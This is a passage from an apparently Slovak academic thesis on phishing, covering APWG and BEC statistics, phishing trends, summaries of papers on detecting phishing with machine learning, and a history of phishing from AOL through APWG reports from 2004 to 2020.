


Obrázok 17 – Vývoj počtu phishingových útokov od roku 2021 [25]

1.6.2 Odvetvia zasiahnuté phishingom

V treťom štvrťroku 2022 APWG OpSec Security zistili, že phishingové útoky proti finančnému sektoru, ktorý zahŕňa banky, sú najväčším súborom útokov, čo predstavuje 23,2 percenta všetkého phishingu. Útoky na webovú poštu a poskytovateľov softvéru ako služby (SAAS) predstavujú 17 %, zatiaľ čo útoky na stránky maloobchodu /elektronického obchodu sú len 4,1 percenta. Phishing proti spoločnostiam v oblasti sociálnych médií mal v priebehu

roku 2022 klesajúcu tendenciu a v Q3 predstavoval 11 %. Phishing zameraný na kryptomeny/burzy kryptomien a poskytovateľov predstavoval 2 percentá [25].



Obrázok 18 – Graf odvetví zasiahnutých phishingom v roku 2022 [25]

1.6.3 BEC štatistiky


BEC spôsobil celkové straty v miliardách dolárov vo veľkých a malých spoločnostiach.

Bolo zistené, že počet útokov BEC bankovým prevodom v 3. štvrťroku vzrástol o 59 percent v porovnaní s 2. štvrťrokom 2022. Priemerná suma požadovaná pri útokoch BEC bankovým prevodom v 3. štvrťroku 2022 klesla o 14 percent na 93 881 dolárov, čo je pokles z priemeru 109 467 dolárov za 2. štvrťrok. Počas 3. štvrťroka 2022 boli žiadosti o darčekové karty najpopulárnejším spôsobom výberu peňazí, čo predstavovalo 38,5 percenta z celkového počtu. Nasledovali podvody s preddavkami (30,9 %), pokusy o odklonenie miezd (12,5 %) a bezhotovostné prevody (4,9 %), pričom zbytok predstavovali rôzne ďalšie spôsoby výberu [25].

1.6.4 Domény využité na útoky

85 percent útokov BEC v 3. štvrťroku 2022 bolo spustených pomocou bezplatnej domény webovej pošty, čo je nárast zo 73 percent v 2. štvrťroku. Zvyšných 15 percent útokov BEC v 3. štvrťroku využívalo neoprávnene registrované domény a kompromitované e-mailové účty.

Gmail od Google LLC, zatiaľ čo je stále obľúbeným poskytovateľom webovej pošty medzi podvodníkmi, klesol zo 72-percentného podielu v 2. štvrťroku na 66 percent v 3. štvrťroku 2022. Webové e-mailové vlastnosti spoločnosti Microsoft využívalo v 3. štvrťroku 21 % útokov BEC založených na webovej pošte, oproti iba 8 % v 2. štvrťroku. Verizon Media tvorila 6 % útokov BEC založených na webe v treťom štvrťroku, pričom zvyšných 7 % predstavoval dlhý zoznam rôznych iných poskytovateľov [25].



Obrázok 19 – Poskytovatelia emailových služieb využívaných na phishing [25]

1.7 Trendy phishingu 2022

1.7.1 LinkedIn

LinkedIn používa viac ako 850 miliónov ľudí vo viac ako 200 krajinách a regiónoch. Keďže platformu používa také množstvo ľudí, je to ideálny cieľ pre e-mailové phishingové útoky.

V 1. štvrťroku 2021 boli phishingové e-maily využívajúce LinkedIn ako „krytie“ najčastejšie klikanými na sociálnych médiách, a to 42 %, pred Facebookom s 20 % a Twitterom s 9 %.

Kľúčovým cieľom sú noví začínajúci ľudia, ktorí zmenili svoj pracovný status na LinkedIn. Zločinci sa pri pokusoch o získanie osobných informácií vydávajú za vedúcich zamestnancov. Ďalší zase požadujú od ľudí, aby si kúpili darčekové poukážky, napríklad na iTunes, alebo aby zavolali na dané číslo, aby prediskutovali dôležité požiadavky na danú prácu.

Od roku 2021 zostáva LinkedIn hlavným cieľom kybernetických zločincov. V prvom štvrťroku 2022 bol LinkedIn celosvetovo najviac napodobňovanou značkou, pričom 52 % identifikovaných phishingových útokov sa vydávalo za platformu LinkedIn [3].

1.7.2 Zvyšujúci sa počet útokov

Správa Mimecast o stave bezpečnosti e-mailov za rok 2022 zdôrazňuje, že počítačoví zločinci posielajú vo svojich kampaniach viac e-mailov. Z 1400 opýtaných organizácií sa 80 % domnievalo, že je pravdepodobné, že budú zasiahnuté kybernetickým útokom založeným na e-mailoch.

79 % uviedlo zvýšený počet e-mailov, ktoré ich organizácia dostávala, vrátane 33 %, ktorí uviedli, že dostávali podstatne viac takýchto e-mailov ako v predchádzajúcich rokoch. Obzvlášť znepokojujúce je, že 96 % ohlásilo aspoň jeden phishingový útok za posledný rok.

Zvyšujúci sa objem phishingových e-mailov zvyšuje pravdepodobnosť úspešného útoku. 92 % organizácií odpovedalo, že aspoň jeden ich obchodný e-mail bol napadnutý a 93 % zaznamenalo únik údajov v dôsledku neopatrnosti, nedbanlivosti alebo ohrozenia prihlasovacích údajov zamestnancov [3].

1.8 Súčasný stav riešenej problematiky

Kapitola vychádza z analýzy viacerých vedeckých článkov.

1.8.1 Intelligent Phishing Website Detection Using Deep Learning

Technológie umelej inteligencie a strojového učenia sa stali kľúčovým nástrojom na identifikáciu a detekciu phishingových adries URL. Tento prístup zabráni ľudským chybám v dôsledku nepozornosti alebo únavy.

Prístup „*blacklistu*“, ktorý zahŕňa zaznamenávanie IP adries serverov, ako aj adries URL, je štandardnou a dobre známou metódou na zisťovanie phishingových stránok. Aby útočníci obišli obrannú vrstvu blacklistu, používajú rôzne sofistikované techniky na oklamanie používateľov vrátane zmeny adries URL, aby vyzerali autenticky prostredníctvom zámeny podobných znakov a iných metód popísaných v podkapitole 4.2. Použitie takýchto techník má však svoje nevýhody, ako sú falošne pozitívne výsledky. Aby sa odstránili nevýhody metódy blacklistu, výskumníci v oblasti bezpečnosti hľadajú spôsoby, ako sa prispôsobiť a pracovať

na technológiách Deep Learning. Preto je veľmi dôležité vyvinúť model, ktorý inteligentne zisťuje phishingové adresy URL pomocou malých trénovacích údajov s vyššou presnosťou.

V tomto článku bola navrhnutá neurónovú sieť s názvom Autoencoder, ktorá využíva analýzu odľahlých hodnôt na rozlíšenie a klasifikáciu webových stránok na pravé alebo phishingové. Algoritmus analyzuje niekoľko falošných a pravých adries URL a študuje ich funkcie, aby presne identifikoval phishingové stránky vrátane tých, ktoré sú vytvorené v reálnom čase, známe tiež ako zero-day phishing websites, ktoré využívajú tento prístup [26].

Table II. Result Summery

Model	TP	TN	FP	FN	Accuracy
SVM	791	978	43	188	88.4%
Decision Tree	729	993	22	256	86.1%
Autoencoder	**753**	**1072**	**71**	**104**	**91.24%**

Obrázok 20 – Presnosť riešenia Autoencoder [26]

1.8.2 Phishing URLs Detection Using Sequential and Parallel ML Techniques: Comparative Analysis

V dnešnej digitalizovanej dobe sú celosvetové webové služby životne dôležitým aspektom každodenného života každého jednotlivca a sú prístupné používateľom prostredníctvom jednotných vyhľadávačov zdrojov (URL). Kyberzločinci sa neustále prispôsobujú novým bezpečnostným technológiám a využívajú adresy URL na zneužívanie zraniteľných miest na nezákonné činnosti, ako je krádež osobných a citlivých údajov používateľov, čo môže viesť k finančným stratám, krádeži identity atď. Phishingové útoky sú uznávané ako hlavný zdroj úniku údajov a najrozšírenejší podvodný kybernetický útok. Techniky založené na umelej inteligencii (AI), ako je strojové učenie (ML) a hlboké učenie (DL - Deep Learning), sa ukázali ako veľmi presné pri odhaľovaní phishingových útokov. Sekvenčný ML však môže byť časovo náročný a nie veľmi účinný pri detekcii v reálnom čase. Môže byť tiež neschopný spracovať obrovské množstvo údajov. Využitie paralelných výpočtových techník v ML však môže pomôcť vytvoriť presné, robustné a efektívne modely na detekciu phishingových

útokov s kratším výpočtovým časom. Preto boli v tejto štúdii využité rôzne techniky multiprocessingu a multithreadingu v Pythone na trénovanie modelov ML a DL. Použitá dátová sada obsahovala 54 000 záznamov na tréning a 12 000 na testovanie. Uskutočnilo sa päť experimentov, prvý založený na sekvenčnom vykonávaní, po ktorom nasledovali ďalšie štyri založené na technikách paralelného vykonávania (vláknenie pomocou paralelného backendu Pythonu, vytváranie vlákien pomocou paralelného backendu Pythonu a počet úloh, manuálne vytváranie vlákien a multiprocesing pomocou paralelného backendu Pythonu) . Na vykonanie experimentov boli nasadené štyri modely, konkrétne Random Forest (RF), Naive Bayes (NB), konvolučná neurónová sieť (CNN – Convolutional Neural Network) a dlhodobá krátkodobá pamäť (LSTM – Long Short-Term Memory). Celkovo experimenty priniesli vynikajúce výsledky a zrýchlenie. Nakoniec sa na konsolidáciu vykonala komplexná porovnávacia analýza [27].

1.8.3 Prevention of Phishing attacks using AI Algorithm

Phishingové webové stránky sú rozšírenými vstupnými bodmi pre útoky sociálneho inžinierstva vykonávané online vrátane nespočetných podvodov na webových stránkach. Počet obetí však exponenciálne stúpa v dôsledku neadekvátnych bezpečnostných technológií. Štúdie kategorizovali phishingové útoky podľa základných phishingových metód a obrany, pričom ignorovali význam celého životného cyklu phishingu. Tento článok ponúka nový, podrobný model phishingu, ktorý zohľadňuje štádiá útoku, rôzne typy útočníkov, hrozby, ciele, kanály útoku a taktiku útoku. Navrhovaná anatómia tiež uľahčí čitateľom pochopenie toho, ako dlho phishingové úsilie trvá, zvýši znalosti o týchto útokoch a použitých technikách a pomôže pri vytváraní komplexného anti-phishingového systému. Vzhľadom na anonymitu a chýbajúce regulácie na internete sú phishingové útoky úspešnejšie s väčšou pravdepodobnosťou. Podľa existujúceho výskumu je účinnosť systému na detekciu phishingu obmedzená. Na ochranu spotrebiteľov pred kybernetickými útokmi je potrebná premyslená stratégia. Detekčná metóda použitá v tejto práci je založená na umelej inteligencii LSTM , ktorá poskytuje uspokojivý výkon a presnosť [28].

1.8.4 Phishing Site Detection Using Artificial Intelligence

Kybernetická bezpečnosť sa stáva kľúčovou a nenahraditeľnou súčasťou modernej éry. Bezpečnostné riešenia na ochranu širokej populácie pred phishingovými podvodmi sú mimoriadne dôležité, pretože majú nielen dôsledky na finančných stratách. Zámerom tohto článku je zamerať sa a preskúmať opakujúce sa postupy ukázané na niekoľkých phishingových

webových stránkach a vytvoriť framework na zistenie takýchto stránok na internete. Navrhovaným prístupom na vyriešenie vyššie uvedeného problému je súborový model rozhodovacích stromov s maximálnou hĺbkou 18. Tento súborový model je vytvorený pomocou krížových validačných techník K-Fold, kde bolo vytvorených K modelov a klasifikátor max vote, ktorý je vytvorený ensemble metódou zo všetkých modelov. Bolo vytvorených 10 modelov a presnosť každého modelu sa pohybovala od 93,12 % do 98,28 %. Vyššie uvedená metóda bola preskúmaná a bolo odvodené, že je implementovateľná nasadením webovej aplikácie, do ktorej môže užívateľ zadať adresu URL stránky a pomocou čoho by bol konečný projekt schopný generovať hodnoty pre niekoľko kritérií, na ktorých základe by natrénovaný model bol schopný poskytnúť analýzu s cieľom zistiť, či je webová stránka podvodná (phishing) alebo legitímna [29].

1.8.5 Sufficiency of Ensemble Machine Learning Methods for Phishing Websites Detection

Phishing je druh celosvetovo rozšírenej počítačovej kriminality, ktorá využíva podvrhnuté webové stránky na oklamanie používateľov, aby si stiahli malvér alebo poskytli útočníkom osobné citlivé informácie. S rýchlym rozvojom umelej inteligencie čoraz viac výskumníkov v oblasti kybernetickej bezpečnosti využíva algoritmy strojového učenia a hlbokého učenia na klasifikáciu phishingových webových stránok. S cieľom porovnať výkonnosť rôznych metód strojového učenia a hlbokého učenia sa v tejto štúdii vykonáva niekoľko experimentov. Podľa experimentálnych výsledkov vynikajú súborové algoritmy strojového učenia medzi ostatnými kandidátmi v presnosti detekcie aj spotrebe výpočtov. Okrem toho, architektúry súborov stále poskytujú pôsobivú schopnosť, keď množstvo funkcií v súbore údajov prudko klesá. Následne sa v príspevku diskutuje o faktoroch, prečo sú metódy strojového učenia súboru vhodnejšie pre výzvu na klasifikáciu binárneho phishingu v aktualizovanom prostredí tréningu a detekcie v reálnom čase, čo odráža dostatočnosť metód strojového učenia súboru v technikách boja proti phishingu [30].

2 VÝVOJ PHISHINGOVÝCH ÚTOKOV

2.1 Prvá zmienka

Podľa internetových záznamov bol termín „phishing“ prvýkrát použitý a zaznamenaný 2. januára 1996. Zmienka sa objavila v diskusnej skupine Usenet s názvom AOHell. Je teda pravdepodobné, že tu phishing ako taký aj vznikol [7].

Pôvod nahradenia znaku „f“ v slove fishing za „ph“ je, že jedna z prvých foriem hackovania proti telefónnym sieťam bola pomenovaná ako Phone Phreaking. Tým, sa „ph“ stalo bežnou náhradou „f“ v hackerskom slovníku [31].

2.2 Začiatky phishingu na America Online

V čase, keď bola America Online (AOL) poskytovateľom prístupu k internetu číslo jedna, sa k službe prihlasovali milióny ľudí denne. Jeho popularita z nej urobila prirodzenú voľbu pre internetových útočníkov. Od začiatku hackeri a tí, ktorí obchodovali s pirátskym softvérom, využívali túto službu na vzájomnú komunikáciu. Bola to práve táto komunita, ktorá nakoniec urobila prvé kroky k phishingovým útokom.

Prvým spôsobom, akým phisheri viedli útoky, bola krádež hesiel používateľov a následne použitie algoritmov na vytváranie náhodných čísel kreditných kariet. Úspešných pokusov síce nebolo veľa, no dosť na to, aby spôsobovali značné škody. Čísla kreditných kariet boli použité aj na otvorenie účtov AOL.

Podľa APWG sa ukradnuté účty prostredníctvom phishingových útokov do roku 1997 používali aj ako mena medzi hackermi na obchodovanie s hackerským softvérom, spamovanie iných používateľov a celý rad ďalších činností [7][31].

2.3 Roky 2000-2010

V rokoch 2000 až 2010 sa phishing začal vyvíjať rýchlym tempom. V mnohých ohľadoch sa phishing od svojho rozkvetu v AOL príliš nezmenil. Na začiatku roku 2000 ľudia o phishingu ešte veľa nevedeli. Nebolo všeobecne známe, že podvodníci predstierajú, že sú dôveryhodnými autoritami, aby získali finančné prostriedky.

V roku 2001 však phisheri obrátili svoju pozornosť na online platobné systémy. Hoci prvý útok, ktorý bol cielený na službu E-Gold v júni 2001, nebol považovaný za úspešný, začal

novú etapu útokov. Koncom roka 2003 phisheri zaregistrovali desiatky domén, ktoré vyzerali ako legitímne stránky ako napríklad eBay a PayPal. Používali programy e-mailových červov na odosielanie falošných e-mailov zákazníkom PayPal. Títo zákazníci boli nasmerovaní na falošné stránky a boli požiadaní, aby aktualizovali údaje o svojej kreditnej karte a ďalšie identifikačné údaje.

Začiatkom roku 2004 sa phisheri viezli na obrovskej vlne úspechu, ktorá zahŕňala útoky na bankové stránky a ich zákazníkov. Vyskakovacie okná sa používali na získavanie citlivých informácií od obetí. Medzi rokmi 2004 a 2005 asi 1,2 milióna používateľov v USA utrpelo straty spôsobené phishingom v celkovej výške približne 929 miliónov USD. Organizácie strácali v dôsledku phishingu približne 2 miliardy dolárov ročne.

Phishing bol oficiálne uznaný ako plne organizovaná súčasť čierneho trhu. V globálnom meradle sa objavoval špecializovaný softvér, ktorý dokázal zvládnuť phishingové platby, čo následne predstavovalo obrovské riziko. Software bol implementovaný do phishingových kampaní gangmi organizovaného zločinu.

Koncom roka 2008 boli spustené bitcoiny a ďalšie kryptomeny, čo umožňovalo, aby transakcie využívajúce škodlivý softvér boli bezpečné a anonymné, čím sa úplne zmenila hra pre kybernetických zločincov [7].

2.4 AWPG reporty

Stránky AWPG.org predstavujú veľmi dobrý spôsob sledovania zmien a vývoju phishingu. Nachádzajú sa tu pravidelné reporty už od roku 2004, čo umožňuje pozorovať vývin v technikách a cieľoch útočníkov, ako aj nárast počtu útokov.

2.4.1 Report z roku 2004


2.4.1.1 Štatistiky útokov

Ako je možné si všimnúť na obrázku nižšie, zaujímavým ukazovateľom je , že až 63 % útokov nepoužívalo tzv. hostname, ale využívalo iba IP adresu. Dá sa teda predpokladať, že útočníci využívali hlavne nevedomosť používateľov v oblasti IT. Taktiež je možné pozorovať oveľa menší počet útokov ako v súčasnosti, čo je ale vzhľadom na posun v IT oblasti od roku 2004 pochopiteľné. Počet útokov však aj napriek tomu má výrazne stúpajúci charakter a to až 25 % medzi mesiacmi júl až október.

Najviac aktívnou krajinou v tomto smere je USA.

Highlights

Number of active phishing sites reported in October:	**1142**
Average monthly growth rate in phishing sites July through October:	**25%**
Number of brands hijacked by phishing campaigns in October:	**44**
Number of brands comprising the top 80% of phishing campaigns in October:	**6**
Country hosting the most phishing websites in October:	**United States**
Contain some form of target name in URL	**20.1 %**
No hostname just IP address	**63 %**
Percentage of sites not using port 80	**12.2 %**
Average time online for site	**6.4 days**
Longest time online for site	**31 days**




Obrázok 21 – Phishingové štatistiky v roku 2004 [32]

2.4.1.2 Zasiahnuté odvetvia

Čo sa týka odvetví, ktoré boli zasiahnuté phishingom, až tri štvrtiny útokov v roku 2004 cielili na finančný sektor, čím bol s veľkým odstupom na prvom mieste, kde zostáva až do dnešných dní, s rozdielom, že zastúpenie aktuálne predstavuje približne 30 %.


Druhým najzasahovanejším odvetvím sú poskytovatelia internetu.



Obrázok 22 – Zasiahnuté odvetvia v roku 2004 [32]

2.4.1.3 Ukážka útoku

Ako je možné vidieť, princíp útoku je úplne identický s dnešným. Podvrhnutá webová stránka napodobuje legitímnu a snaží sa vylákať od používateľa prihlasovacie údaje.



Obrázok 23 – Ukážka útoku z roku 2004 [33]

2.4.2 Report z roku 2008

2.4.2.1 Štatistiky útokov

V roku 2008 je možné pozorovať signifikantný nárast počtu útokov oproti štatistikám z roku 2004 sa počty pohybujú mesačne v desiatkach tisíc.

Krajinou s najväčším počtom prevádzkovaných phishingových stránok zostáva aj naďalej USA.

Zaujímavým je však zníženie používania IP adries ako tzv. hostname, ktorá klesla na jednotky percent (s výnimkou februára 2008, kde je táto hodnota 13.2 %).

Statistical Highlights for Q1 2008

	January	February	March
Number of unique phishing reports received	29,284	30,716	25,630
Number of unique phishing sites received	20,305	36,002	24,908
Number of brands hijacked by phishing campaigns	131	139	141
Country hosting the most phishing websites	US	US	US
Contain some form of target name in URL	28.3%	23.2%	26.1%
No hostname; just IP address	5.5%	13.2%	4%
Percentage of sites not using port 80	.81%	.45%	.49%
Longest time online for website	31 days	29 days	31 days

Obrázok 24 - Phishingové štatistiky 2008 [34]

2.4.2.2 Zasiahnuté odvetvia

Prekvapivý nárast však nastal v oblastiach, na ktoré phishing cieli. Viac ako 90 % všetkých útokov bolo cielených na finančný sektor.

Most Targeted Industry Sectors in Q1 2008

Financial Services continues to be the most targeted industry sector during the first quarter of 2008. This is consistent with results since the APWG began tracking targeted industry sectors. The uptick of Government as a target in March reflects a rise in IRS-related phishing attacks or similar scams – by phishing and other media – related to the IRS-administered 2008 Economic Stimulus Refund program.

	January	February	March
Financial Services	92.4%	94.2%	92.9%
Retail	1.5%	1.4%	1.4%
ISPs	3.8%	2.2%	1.4%
Government and Others	2.3%	2.2%	4.3%

Obrázok 25 - Zasiahnuté odvetvia v roku 2008 [34]

2.4.3 Report z roku 2012

2.4.3.1 Štatistiky útokov

V roku 2012 sa počet útokov stabilizoval, avšak je možné spozorovať takmer dvojnásobok nových unikátnych phishingových webstránok, rovnako ako dvojnásobný počet phishingových útokov, ktoré používali nejakú formu cieľového mena v URL adrese, ktorý v roku 2012 predstavoval približne 50 % všetkých útokov. Výskyt samotných IP adries v hostname poklesol už len na 1-2 % a USA stále na prvom mieste v počte prevádzkovaných phishingových stránok.


Statistical Highlights for 1st Quarter 2012

	January	February	March
Number of unique phishing e-mail reports (campaigns) received by APWG from consumers	25,444	30,237	29,762
Number of unique phishing websites detected	53,225	56,859	53,939
Number of brands hijacked by phishing campaigns	370	392	392
Country hosting the most phishing websites	USA	USA	USA
Contain some form of target name in URL	49.53%	45.39%	55.42%
No hostname; just IP address	1.19%	1.40%	2.09%
Percentage of sites not using port 80	1.19%	0.68%	0.26%

Obrázok 26 - Phishingové štatistiky v roku 2012 [35]

2.4.3.2 Zasiahnuté odvetvia

Výrazné zmeny sa taktiež udiali aj v rozložení cieľov phishingu, kde je možné pozorovať značnú diverzifikáciu oproti roku 2008. Na prvej priečke je stále finančný sektor avšak už len so zastúpením okolo 38 %. Naopak s nástupom online nakupovania a platieb sa veľké množstvo útokov zacielilo na tento sektor, s výskytom približne 20 %. Ďalšími sektormi sú sociálne siete, aukcie, internetoví poskytovatelia, či herný priemysel.



Obrázok 27 - Zasiahnuté odvetvia v roku 2012 [35]

2.4.4 Report z roku 2016

2.4.4.1 Štatistiky útokov

V roku 2016 začal obrovský nárast phishingu, čo je možné pozorovať na ukazovateli unikátnych phishingových webstránok, ale aj počet nahlásených phishingových emailov, ktoré sa v priebehu troch mesiacov zdvojnásobili. Taktiež mierne narástol aj počet úrokov, ktorý v URL adrese využívajú nejakú formu názvu cieľa.


Statistical Highlights for 1st Quarter 2016

	January	February	March
Number of unique phishing websites detected	86,557	79,259	123,555
Number of unique phishing e-mail reports (campaigns) received by APWG from consumers	99,384	229,315	229,265
Number of brands targeted by phishing campaigns	431	406	418
Country hosting the most phishing websites	USA	USA	USA
Phishing URL contains some form of target name	59.39%	54.60%	55.13%
Percentage of sites not using port 80	5.95%	5.25%	4.26%

Obrázok 28 - Phishingové štatistiky v roku 2016 [36]

2.4.4.2 Zasiahnuté odvetvia

Od roku 2012 nastali veľké zmeny aj v cielení útokov. Najväčšie zastúpenie prvý krát predstavujú firmy predávajúce tovar či služby s výskytom takmer 43 %. Finančný sektor je až na druhom mieste s výskytom necelých 19 %. Ďalej nasledujú platobné služby, poskytovatelia internetu či sociálne siete.



Obrázok 29 - Zasiahnuté odvetvia v roku 2016 [36]

2.4.5 Report z roku 2020

2.4.5.1 Štatistiky útokov

V roku 2020 sa výskyt phishingov stabilizoval a výskytom pripomínal rok 2012, čo je spôsobené pomalým upúšťaním od klasických hromadných phishingových útokov. Tieto útoky začali striedať cielené spear-phishingové útoky s vyššou pravdepodobnosťou výnosu.


Statistical Highlights for 1st Quarter 2020

	January	February	March
Number of unique phishing Web sites detected	54,926	49,560	60,286
Number of unique phishing e-mail reports (campaigns) received by APWG from consumers	52,407	43,270	44,008
Number of brands targeted by phishing campaigns	374	331	344

Obrázok 30 - Phishingové štatistiky v roku 2020 [37]

2.4.5.2 Zasiahnuté odvetvia

Na prvej priečke sa nachádzajú Software As A Service, či webové služby s výskytom 33.5 %. Na druhej priečke zostáva opäť finančný sektor s výskytom takmer 20 %. Ostatné poradie je takmer identické ako predošlé roky, kde sa opäť vyskytujú platobné služby a sociálne siete.



Obrázok 31 - Zasiahnuté odvetvia v roku 2020 [37]

2.5 Aktuálne phishingové hrozby

V súčasnosti sa phishingové útoky nezameriavajú len na koncových používateľov systému, ale aj na technických zamestnancov poskytovateľov služieb a môžu využívať sofistikované techniky, ako sú útoky MITM.

